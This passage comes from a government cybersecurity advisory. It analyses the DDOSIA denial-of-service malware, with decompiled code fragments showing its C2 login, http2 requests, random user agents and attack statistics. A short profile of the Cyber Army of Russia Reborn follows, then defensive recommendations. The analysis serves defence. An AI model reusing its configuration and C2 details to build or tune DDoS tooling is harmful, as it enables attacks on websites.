                     (_DWORD)p_bytes_Reader,
                     v70,
                     v92,
                     v97,
                     v99);
    [...]
```

Figure 25: Implementation of DDOSIA

DDOSIA replaces the **${number}** substrings specified in the configuration file with random values that the malware creates when making a network request. In a DDOSIA configuration file, **${number}** substrings are usually placed in **path**. The Python implementation of DDOSIA uses templates defined in the **randoms** field in the configuration file to generate random values in the form of different strings.

A DDOSIA configuration file specifies URL paths and request bodies that are valid on target websites. This fact indicates that DDOSIA operators build configuration files by first exploring the websites of their target objects.

There are additional features of DDOSIA other than those mentioned above that a configuration file can instruct the malware to enable. For example, the **use_random_user_agent** field instructs DDOSIA to randomly select a user agent from a list of default user agents when constructing an HTTP request. Also, the fields **activate_by_schedule, started_at** and **finished_at** indicate that a DDOSIA sample can be configured to schedule the sending of network requests at certain time intervals.

DDOSIA is in continuous development and is subject to frequent changes.

For example, DDOSIA implementations in Golang support the http2 network request type, while those in Python do not.

```
user_agents = [
    [...]
    "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:77.0) Gecko/20190101 Firefox/77.0",
    "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:77.0) Gecko/20100101 Firefox/77.0",
    "Mozilla/5.0 (X11; Linux ppc64le; rv:75.0) Gecko/20100101 Firefox/75.0",
    "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:39.0) Gecko/20100101 Firefox/75.0",
    "Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.10; rv:75.0) Gecko/20100101 Firefox/75.0",
    "Mozilla/5.0 (X11; Linux; rv:74.0) Gecko/20100101 Firefox/74.0",
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:61.0) Gecko/20100101 Firefox/73.0",
    "Mozilla/5.0 (X11; OpenBSD i386; rv:72.0) Gecko/20100101 Firefox/72.0",
    [...]
]
```

Figure 26: Agents of DDOSIA

Additionally, DDOSIA implementations in Golang authenticate to C2 servers by sending an HTTP POST request to the /login_new URL path to the servers and switch if authentication fails. The Python implementations of DDOSIA that we have analyzed do not support this feature.

```
if ( models_target_type_len == 5
    && *(_DWORD *)models_target_type == 'ptth'
    && *(_BYTE *)(models_target_type + 4) == '2' )
  {
    p_http2_Transport = (http2_Transport *)runtime_newobject
    (&RTYPE_http2_Transport);
    [...]
```

Figure 27: Implementation of http2 requests

DDOSIA sends statistics on its operation and success rate - the malware counts the total and number of successful network requests sent to each target page. In the context of **http** or **http2** network requests, a request is considered successful if the target page returns an HTTP 200 (OK) code.

```
v48 = ((__int64 (__golang *)(_DWORD,[...] __int64))go_stresser_20_models_Login)(
        (unsigned int)"/login_new",
        10,
        (_DWORD)main_BackendLink,
        [...]
if ( v48 )
{
  v109[0] = &RTYPE_string;
  v109[1] = &off_7E2E80;
  [....]
}
else
{
  [...]
  time_Sleep(0xF8475800, 1, v56, v44, (unsigned int)&off_7E2E70, v57, v58, v59, v60, v88);
  v55 = os_Exit(1, 1, v61, v44, (unsigned int)&off_7E2E70,
  v62, v63, v64, v65, v89);
}

aAvtorizaIProid db 'Авторизация пройдена успешно
```

Figure 28: DDOSIA authenticates itself to a C2 server

DDOSIA sends statistics to the C2 server at regular intervals, informing DDOSIA operators about the progress and overall success of the denial-of-service campaign conducted by the malware. This is related to how the group utilizes a volunteer-sponsored program. They distribute cryptocurrency to the top contributors of DDoS attacks, encouraging people to provide more technical resources for a more powerful attack.

Cyber Army of Russia Reborn

The data points to the existence of a threat group known as *the Cyber Army of Russia Reborn.* This group is not classified into a specific type, so its activities and motivations may not be well defined or publicly known.

Main points:

Potential for cyberespionage: Threat actors with unknown motivations may engage in cyberespionage to gather sensitive information for various purposes, such as political or economic gain.

Risk of data breaches: Unidentified threat actors can target organizations to steal sensitive data, including financial information or customer data.

Deploying malware: Threat actors can use malware to compromise systems, disrupt operations, or steal data. The specific malware families associated with this group are unknown, but they can pose significant risks.

Potential for collaboration: Threat actors can collaborate with other groups or individuals to enhance their capabilities and increase the impact of their attacks.



Figure 29: Ranking of the Cyber Army of Russia Group

Recommendations

NCSA recommends that organizations implement the following best practices to reduce the risk of attacks by these malicious actors:

- Ensure that antivirus and anti-malware software is enabled and signature definitions are updated regularly and in a timely manner. Well-maintained antivirus can prevent the use of commonly deployed cyberattack tools that are distributed through spear-phishing.
- If your organization is using certain types of applications and devices vulnerable to common known vulnerabilities and exposures (CVEs), ensure that these applications are updated to the latest patch.
- Check for host-based indications, including webshells on your network.
- Maintain and test an incident response plan.
- Proper configuration of Internet-facing network devices.
- Not exposing management interfaces to the web.
- Disabling unused or unnecessary network ports and protocols.
- Deactivation of network services and devices that are no longer in use.
- Adopting the Zero-Trust principle and architecture.
- Blocking IOCs of the aforementioned attackers.

Recommendations that can work as a precaution against DDoS:

- Detection: If you are logging a lot of incoming requests in the webserver logs, or full bandwidth, this may indicate an attack that is trying to block your web service. Understand your critical assets, identify the services you are exposed to online and the vulnerabilities of those services.
- Implementation of DDOS attack mitigation solutions/services for critical infrastructure.
- Isolation of incoming traffic only for the Albanian state, set limits/second or *"lower the threshold"* in case of DDoS attack.
- Check the number of downloads from a single IP address.
- Implement ***captcha*** systems in public forms without authentication.
- Make sure users know in advance how they can report incidents.
- Educate employees and stakeholders on DDOS attacks and mitigation strategies.
- Application of proxy servers to redirect traffic. Use the proxy service to block any attempt to navigate to websites that have been identified as containing malware or part of phishing campaigns.
- Implement Network DDoS Protection, Application DDoS Protection, Website DDoS Protection filters.
- Continuous monitoring of logs on your critical systems.

Also, we inform you that NCSA remains continuously available 24/7 for any possible support.

According to the above, please immediately report to NCSA any suspicious activity in your infrastructures, in order to respond in time and deal with them!